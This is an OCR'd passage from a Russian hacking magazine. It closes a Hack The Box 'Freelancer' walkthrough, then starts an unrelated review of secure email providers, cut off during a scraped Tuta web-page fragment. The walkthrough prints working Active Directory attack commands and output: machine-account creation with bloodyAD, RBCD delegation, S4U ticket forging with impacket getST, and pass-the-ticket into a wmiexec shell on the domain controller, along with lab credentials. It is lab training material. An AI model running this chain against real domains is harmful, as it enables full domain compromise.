SMB         10.10.11.5      445    DC               [+] freelancer.htb\lorra199:PWN3D#l0rr@Armessa199
```

Подбор учетных данных

ЛОКАЛЬНОЕ ПОВЫШЕНИЕ ПРИВИЛЕГИЙ


Так как скомпрометировали новую учетную запись, проверяем ее права на другие объекты при помощи **BloodHound**. Как показывает граф, пользователь `lorra199` входит в группу `AD Recycle Bin`, которая имеет право `GenericWrite` на машинную учетную запись `DC`.


DC.FREELANCER.HTB
MemberOf
WriteDacl
DOMAIN CONTROLLERS@FREELANCER.HTB
ENTERPRISE DOMAIN CONTROLLERS@FREELANCER.HTB
RAS AND IAS SERVERS ACCESS CHECK@FREELANCER.HTB
RAS AND IAS SERVERS@FREELANCER.HTB
SRES@FREELANCER.HTB
SQLSERVER2005SQLBROWSERUSERSDC@FREELANCER.HTB
PROTECTED USERS@FREELANCER.HTB
HELP DESK@FREELANCER.HTB
GROUP POLICY CREATOR OWNERS@FREELANCER.HTB
FREELANCER-WEBAPP DEVELOPERS@FREELANCER.HTB
ENTERPRISE READ-ONLY DOMAIN CONTROLLERS@FREELANCER.HTB
DOMAIN GUESTS@FREELANCER.HTB
DOMAIN COMPUTERS@FREELANCER.HTB
DNSUPDATEPROXY@FREELANCER.HTB
DNSADMINS@FREELANCER.HTB
DENIED RODC PASSWORD REPLICATION GROUP@FREELANCER.HTB
CLONEABLE DOMAIN CONTROLLERS@FREELANCER.HTB
CERT PUBLISHERS@FREELANCER.HTB
ALLOWED RODC PASSWORD REPLICATION GROUP@FREELANCER.HTB
TERMINAL SERVER LICENSE SERVERS@FREELANCER.HTB
WINDOWS AUTHORIZATION ACCESS GROUP@FREELANCER.HTB
INCOMING FOREST TRUST BUILDERS@FREELANCER.HTB
PRE-WINDOWS 2000 COMPATIBLE ACCESS@FREELANCER.HTB
STORAGE REPLICA ADMINISTRATORS@FREELANCER.HTB
ACCESS CONTROL ASSISTANCE OPERATORS@FREELANCER.HTB
RDS ENDPOINT SERVERS@FREELANCER.HTB
HYPER-V ADMINISTRATORS@FREELANCER.HTB
RDS REMOTE ACCESS SERVERS@FREELANCER.HTB
RDS MANAGEMENT SERVERS@FREELANCER.HTB
CERTIFICATE SERVICE DCOM ACCESS@FREELANCER.HTB
EVENT LOG READERS@FREELANCER.HTB
CRYPTOGRAPHIC OPERATORS@FREELANCER.HTB
IIS_IUSRS@FREELANCER.HTB
DISTRIBUTED COM USERS@FREELANCER.HTB
PERFORMANCE LOG USERS@FREELANCER.HTB
PERFORMANCE MONITOR USERS@FREELANCER.HTB
NETWORK CONFIGURATION OPERATORS@FREELANCER.HTB
REMOTE DESKTOP USERS@FREELANCER.HTB
IT TECHNICIANS@FREELANCER.HTB
AD RECYCLE BIN@FREELANCER.HTB
LORRA199@FREELANCER.HTB
MemberOf
GenericWrite

Граф BloodHound

Это право позволяет скомпрометировать машинную учетную запись через RBCD-делегирование Kerberos. Но для этого нам нужна еще одна подконтрольная машинная учетная запись. По умолчанию любой пользователь домена может создать несколько таких учеток. Проверить это можно с помощью NetExec.

```
nxc ldap DC.freelancer.htb -u mikasaAckerman -p IL0v3ErenY3ager -d
freelancer.htb -M maq
```




```
nxc ldap DC.freelancer.htb -u mikasaAckerman -p IL0v3ErenY3ager -d freelancer.htb -M maq
SMB         10.10.11.5      445    DC               [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC) (domain:freelancer.htb) (signing:True) (SMBv1:False)
LDAP        10.10.11.5      389    DC               [+] freelancer.htb\mikasaAckerman:IL0v3ErenY3ager
MAQ         10.10.11.5      389    DC               [*] Getting the MachineAccountQuota
MAQ         10.10.11.5      389    DC               MachineAccountQuota: 10
```

Значение атрибута MachineAccountQuota

Теперь используем тулзу **bloodyAD**, чтобы создать новую учетку, а затем записать ее SID в атрибут `msDS-AllowedToActOnBehalfOfOtherIdentity` учетной записи контроллера домена.

```
bloodyAD --host 10.10.11.5 -u lorra199 -p 'PWN3D#l0rr@Armessa199' -d
freelancer.htb add computer evil_pc 'RRrr!!11'
```

```
bloodyAD --host 10.10.11.5 -u lorra199 -p 'PWN3D#l0rr@Armessa199' -d
freelancer.htb add rbcd 'DC$' 'EVIL_PC$'
```



```
bloodyAD-fkfq ~/tools/pentest/bloodyAD git:(main)±1 (1.358s)
bloodyAD --host 10.10.11.5 -u lorra199 -p 'PWN3D#l0rr@Armessa199' -d freelancer.htb add computer evil_pc 'RRrr!!11'
[+] evil_pc created

bloodyAD-fkfq ~/tools/pentest/bloodyAD git:(main)±1 (1.479s)
bloodyAD --host 10.10.11.5 -u lorra199 -p 'PWN3D#l0rr@Armessa199' -d freelancer.htb add rbcd 'DC$' 'EVIL_PC$'
[!] No security descriptor has been returned, a new one will be created
[+] EVIL_PC$ can now impersonate users on DC$ via S4U2Proxy
```


Настройка RBCD

Для работы с Kerberos необходимо синхронизировать время с контроллером домена.

```
sudo timedatectl set-ntp false
sudo ntpdate -s 10.10.11.5
```

Затем, используя созданную учетку, можем получить тикет через запросы `S4U2Self` и `S4U2Proxy` на имя администратора с помощью скрипта **getST** из набора скриптов **impacket**.

```
getST.py -dc-ip 10.10.11.5 -spn 'CIFS/DC.freelancer.htb' -impersonate
'Administrator' 'freelancer.htb/EVIL_PC$:RRrr!!11' 2>/dev/null
```




```
getST.py -dc-ip 10.10.11.5 -spn 'CIFS/DC.freelancer.htb' -impersonate 'Administrator' 'freelancer.htb/EVIL_PC$:RRrr!!11' 2>/dev/null
Impacket v0.12.0.dev1+20240509.95404.2a65d8d9 - Copyright 2023 Fortra

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] Impersonating Administrator
[*] Requesting S4U2self
[*] Requesting S4U2Proxy
[*] Saving ticket in Administrator@CIFS_DC.freelancer.htb@FREELANCER.HTB.ccache
```

Запрос тикета

После получения тикета можем использовать технику Pass the Ticket для доступа к целевому хосту. Экспортируем билет и подключаемся к серверу по WMI.

```
KRB5CCNAME=Administrator@CIFS_DC.freelancer.htb@FREELANCER.HTB.
ccache wmiexec.py freelancer.htb/Administrator@DC.freelancer.htb
-no-pass -k
```



```
KRB5CCNAME=Administrator@CIFS_DC.freelancer.htb@FREELANCER.HTB.ccache wmiexec.py freelancer.htb/Administrator@DC.freelancer.htb -no-pass -k
Impacket v0.12.0.dev1+20240509.95404.2a65d8d9 - Copyright 2023 Fortra

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>type C:\Users\Administrator\Desktop\root.txt
97e44ee8c1ee856dd0c883e43e3d7798

C:\>
```

Флаг рута

Машина захвачена!

ТАЙНАЯ ПЕРЕПИСКА

Выбираем почтовый сервис с наилучшей защитой

Nik Zerof
xtahi0nix@gmail.com

Популярность электронной почты для общения потихоньку падает, но без «мыла» в наше время все равно никуда. Часто на него завязаны аккаунты, на него приходит разная чувствительная инфа, так что кража или утечка почты — вещь крайне неприятная. Традиционные провайдеры не дают высокого уровня защиты и конфиденциальности, поэтому сегодня поговорим о специальных защищенных сервисах.

В чем их принципиальное отличие? В первую очередь — должно поддерживаться сквозное шифрование, а также неплохо бы иметь какие-то гарантии отсутствия потенциальной слежки. Как известно, даже если содержимое зашифровано, время отправки сообщения и адресат все еще могут сказать о многом.

К сожалению, мы сможем лишь посмотреть, что обещают создатели сервисов, а не проверить эти обещания. Иногда в таких вопросах приходится ориентироваться по косвенным признакам. Их и разберем.

КРИТЕРИИ ВЫБОРА

Главными ориентирами нам послужат открытый исходный код, репутация страны, где располагаются мощности, и, конечно же, наличие и качество шифрования данных.

Открытый исходный код

Под открытыми исходниками я имею в виду открытость и кодов программ (клиентов), и серверного бэка. Само собой, ПО с открытым исходным кодом намного легче изучить, что делает его более надежным с точки зрения безопасности. Любой специалист может проанализировать код на наличие уязвимостей, бэкдоров или других проблем, связанных с безопасностью. Это снижает (хотя и не исключает полностью) вероятность скрытого сбора данных или использования вредоносных компонентов. Также активное сообщество разработчиков, поддерживающих проект, часто способствует быстрому исправлению ошибок и повышению надежности сервиса.

Юрисдикция

Юрисдикция, или страна, в которой зарегистрирован сервис, — это важный фактор для защиты данных. Разные государства имеют разные законы, регулирующие вопросы конфиденциальности, слежки и доступа к данным. Например, сервисы, работающие в странах альянса «14 глаз», могут быть вынуждены передавать данные пользователей правительственным службам. Поэтому стоит выбирать страны с сильными законами о защите данных и высоким уровнем уважения к приватности, такие как Швейцария, Швеция или Германия, где действует строгая политика в отношении пользовательских данных и вмешательства со стороны властей. Кроме этого, нужно внимательно читать политику конфиденциальности и условия использования — в этих документах тоже может быть много интересного. В обзоре я старался избегать стран, в которых есть аналоги NSL (письма о национальной безопасности) и Gag order, широко используемых в США.


Шифрование

Шифрование — это основа безопасности данных в современных онлайновых сервисах. Оно обеспечивает конфиденциальность, гарантируя, что доступ к данным могут получить только авторизованные пользователи. При выборе сервиса следует учитывать, какие типы шифрования использует почта, хранит ли письма в зашифрованном виде, есть ли возможность передавать защищенные письма в сторонние почтовые ящики.

На мой взгляд, это основные критерии, но есть еще несколько пунктов, на которые хотелось бы обратить внимание: возможность создать почту без номера телефона или каких-то других данных и возможность оплачивать сервис криптовалютой (либо использовать бесплатный тариф). Эти пункты я тоже включу в критерии обзора.

INFO

В обзор не входит почта с обязательной деанонимизацией пользователя: когда запрашивают номер телефона или отсутствует бесплатный тариф, а криптовалютой оплатить невозможно.



PROTONMAIL


- **Сайт:** proton.me
- **Открытый исходный код:** да (клиентская часть)
- **Принимает крипту:** да
- **Анонимная регистрация:** частично (требуется только email)
- **Юрисдикция:** Швейцария

Наверное, самая популярная почта в этом обзоре, что, впрочем, неудивительно: базируется в Швейцарии, создана учеными CERN, позиционирует себя как один из самых защищенных почтовых сервисов в мире! Код фронтенда открыт, в том числе и криптографическая составляющая. Кроме того, у Proton есть сайт в сети Tor. Регулярно публикуется отчет о прозрачности и свидетельство канарейки — информация о запросах данных правоохранительными органами. Тут можно возмутиться: если владельцы заботятся о конфиденциальности, то почему вообще выполняют такие запросы? Но все мы живем в реальном мире, и юридическое лицо, находящееся в Швейцарии, должно выполнять законы Швейцарии, от этого никуда не денешься. Хорошо, что отчеты об этом вообще публикуются.

Почта шифруется и находится в зашифрованном состоянии на серверах ProtonMail. Если оба корреспондента используют ProtonMail, то письма расшифровываются только получателями. Можно отправить зашифрованное письмо адресату, не пользующемуся ProtonMail, — тогда ему придет только письмо со ссылкой на сервер Proton, по которой будет приглашение на ввод пароля. Пароль придется сообщить адресату по другому каналу — по аналогии с любым симметричным шифрованием. Еще плюс — за сервис можно платить криптовалютой, если не хватит возможностей бесплатного тарифного плана.

У ProtonMail действительно много плюсов, но есть и минусы. Например, в самом начале ProtonMail позиционировался как почта, находящаяся только в Швейцарии, вместе с серверами. По факту в политике конфиденциальности написано, что серверы находятся в двух странах — Швейцарии и Германии.

При регистрации нужно указать почтовый ящик для восстановления. Это не проблема, но было бы круто, если бы для регистрации не требовалось вообще никаких данных.


tuta.com
We've launched Tuta Calendar on Android and iOS. Download the app now!
tuta
Products
Pricing
Business
Why Tuta
Blog
Jobs
Support
Login
Sign up
Turn ON Privacy
Take back your data with Tuta's encrypted email, calendar and contacts.
Create free account

